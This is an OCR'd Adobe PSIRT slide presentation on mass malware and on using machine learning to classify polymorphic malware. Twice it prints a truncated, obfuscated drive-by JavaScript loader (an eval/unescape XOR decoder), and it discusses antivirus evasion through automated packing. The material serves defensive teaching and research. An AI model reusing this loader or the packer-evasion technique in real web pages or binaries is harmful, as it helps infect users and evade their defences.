Towards Classification of Polymorphic Malware

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
About Us

- Adobe PSIRT = Adobe Product Security Incident Response Team
- PSIRT is part of ASSET, the Adobe Secure Software Engineering Team



What Adobe PSIRT Does, contd.

- Work with product teams to create fixes
- Work with researchers to verify fixes
- Publish bulletins
- Drive Adobe's involvement in MAPP

Did Malware Ever Infect your Computer(s)?

Agenda

- Part I: What is the Malware Menace?
  - “How did I just get infected?”
- Part II: Using Machine Learning For Malware Classification

The Story of Mass Malware

- Regular Web site compromised

Whistleblowing Site Cryptome.org Infected With Drive-by Exploits

By Lucian Constantin, IDG News

Cryptome.org, a website dedicated to disclosing confidential information, was compromised last week and was used to infect PCs running Internet Explorer through drive-by exploits.

- Malicious site visited because of Search Engine Optimization (SEO)

Malicious JS/HTML

```
<script>eval(unescape('function%20ppEwEu%28yJVD%29%7Bfunction%20xFplcSbG
%28mrF%29%7Bvar%20rmO%3DmrF.length%3Bvar%20wxxwZl%3D0%2CowZtrl%3D0%3Bwhi
le%28wxxwZl%3CrmO%29%7BowZtrl+%3DmrF.charCodeAt%28wxxwZl%29*rmO%3BwxxwZl
++%3B%7Dreturn%20%28%27%27+owZtrl%29%7D%20%20%20try%20%7Bvar%20xdxc%3Dev
al%28%27a%23rPgPu%2CmPe%2Cn%2Ct9sP.9ckaPl%2ClPe9e9%27.replace%28/%5B9%23
k%2CP%5D/g%2C%20%27%27%29%29%2CgIXc%3Dnew%20String%28%29%2CsIoLeu%3D0%3B
qcNz%3D0%2CnuI%3D%28new%20String%28xdxc%29%29.replace%28/%5B%5E@a-z0-9A-
Z_.%2C-%5D/g%2C%27%27%29%3Bvar%20xgod%3DxFplcSbG%28nuI%29%3ByJVD%3Dunesc
ape%28yJVD%29%3Bfor%28var%20eILXTs%3D0%3B%20eILXTs%20%3C%20%28yJVD.lengt
h%29%3B%20eILXTs++%29%7Bvar%20esof%3DyJVD.charCodeAt%28eILXTs%29%3Bvar%2
0nzoexMG%3DnuI.charCodeAt%28sIoLeu%29%5Exgod.charCodeAt%28qcNz%29%3BsIoL
eu++%3BqcNz++%3Bif%28sIoLeu%3EnuI.length%29sIoLeu%3D0%3Bif%28qcNz%3Exgod
.length%29qcNz%3D0%3BgIXc+%3DString.fromCharCode%28esof%5EnzoexMG%29%3B%
7Deval%28gIXc%29%3B%20return%20gIXc%3Dnew%20String%28%29%3B%7Dcatch%28e%
29%7B%7D%7DppEwEu%28%27%2532%2537%2534%2531%2535%2533%2531%2530%2550%250
8%2518%2537%255c%2569%2531%2506%255d%250e%253e%2536%2574%2522%2533%2535%
252a%2531%250c%250d%2537%253d%2572%255b%2571%250d%252d%2513%2500%2529%25
```

HTTP Redirection and Malware Served

- Redirection to
  - www.google-analytics.com.urchin.<malicious>
  - Routed to “fast-flux” networks
- Served key-logger (or other) malware
- If **antivirus (AV) fails** to detect, …

Your Machine Experiences A…

A problem has been detected and Windows has been shut down to prevent damage
to your computer.

The problem seems to be caused by the following file: SPCMDCON.SYS

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFD3094C2,0x00000001,0xFBFE7617,0x00000000)


*** SPCMDCON.SYS - Address FBFE7617 base at FBFE5000, DateStamp 3d6dd67c

The Problem

Mass Malware

Mass Infection

Malware Obfuscation, Testing, Release Cycle




Malware Testing: Quality Assurance

SHA256:	7e3669a58bb7830e55e7d2b85a4bcf3b8b53bd6e07cf0c1655e247260f88c59e
SHA1:	d25d9d4b2b1d5991f3beac2d049ff00436dd1692
MD5:	66d4d07bc10a2db402fc4b69621580c6
File size:	129.9 KB (133065 bytes)
File name:	66d4d07bc10a2db402fc4b69621580c6
File type:	Win32 EXE
Detection ratio:	28 / 42
Analysis date:	2012-02-07 15:05:10 UTC (1 week, 1 day ago)

Malware Testing: Quality Assurance

Detection ratio: 28/42

Malware Obfuscation: Zeus/Zbot



Malware Obfuscation: Packers in the House

PolyPack:
An Automated Online Packing Service for Optimal Antivirus Evasion


Jon Oberheide, Michael Bailey, Farnam Jahanian
Electrical Engineering and Computer Science Department
University of Michigan, Ann Arbor, MI 48109
{jonojono, mibailey, farnam}@umich.edu

We show that PolyPack provides 258% more effective evasion of antivirus engines than using an average packer and out-evades the best evaluated packer (Themida) for over 40% of the binary samples.

Automation Cycle

Obfuscation, Testing, Release

Detection ratio: 28 / 42




```
<script>eval(unescape('function%20ppEwEu%28yJVD%29%7Bfunction%20xFplcSbG
%28mrF%29%7Bvar%20rmO%3DmrF.length%3Bvar%20wxxwZl%3D0%2CowZtrl%3D0%3Bwhi
le%28wxxwZl%3CrmO%29%7BowZtrl+%3DmrF.charCodeAt%28wxxwZl%29*rmO%3Bwxxwzl
++%3B%7Dreturn%20%28%27%27+owZtrl%29%7D%20%20%20try%20%7Bvar%20xdxc%3Dev
al%28%27a%23rPgPu%2CmPe%2Cn%2Ct9sP.9ckaPl%2ClPe9e9%27.replace%28/%5B9%23
k%2CP%5D/g%2C%20%27%27%29%29%2CgIXc%3Dnew%20String%28%29%2CsIoLeu%3D0%3B
qcNz%3D0%2CnuI%3D%28new%20String%28xdxc%29%29.replace%28/%5B%5E@a-z0-9A-
Z_.%2C-%5D/g%2C%27%27%29%3Bvar%20xgod%3DxFplcSbG%28nuI%29%3ByJVD%3Dunesc
ape%28yJVD%29%3Bfor%28var%20eILXTs%3D0%3B%20eILXTs%20%3C%20%28yJVD.lengt
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eu++%3BqcNz++%3Bif%28sIoLeu%3EnuI.length%29sIoLeu%3D0%3Bif%28qcNz%3Exgod
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```


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

What Users Suffer



What Users Suffer

What Users Suffer



What Dated AV Really Means

Adobe


Making AV Current

- Automate everything
- Published research discusses
  - Static detection
  - Dynamic detection
  - Cloud detection
- What else?

Got Machine Learning?

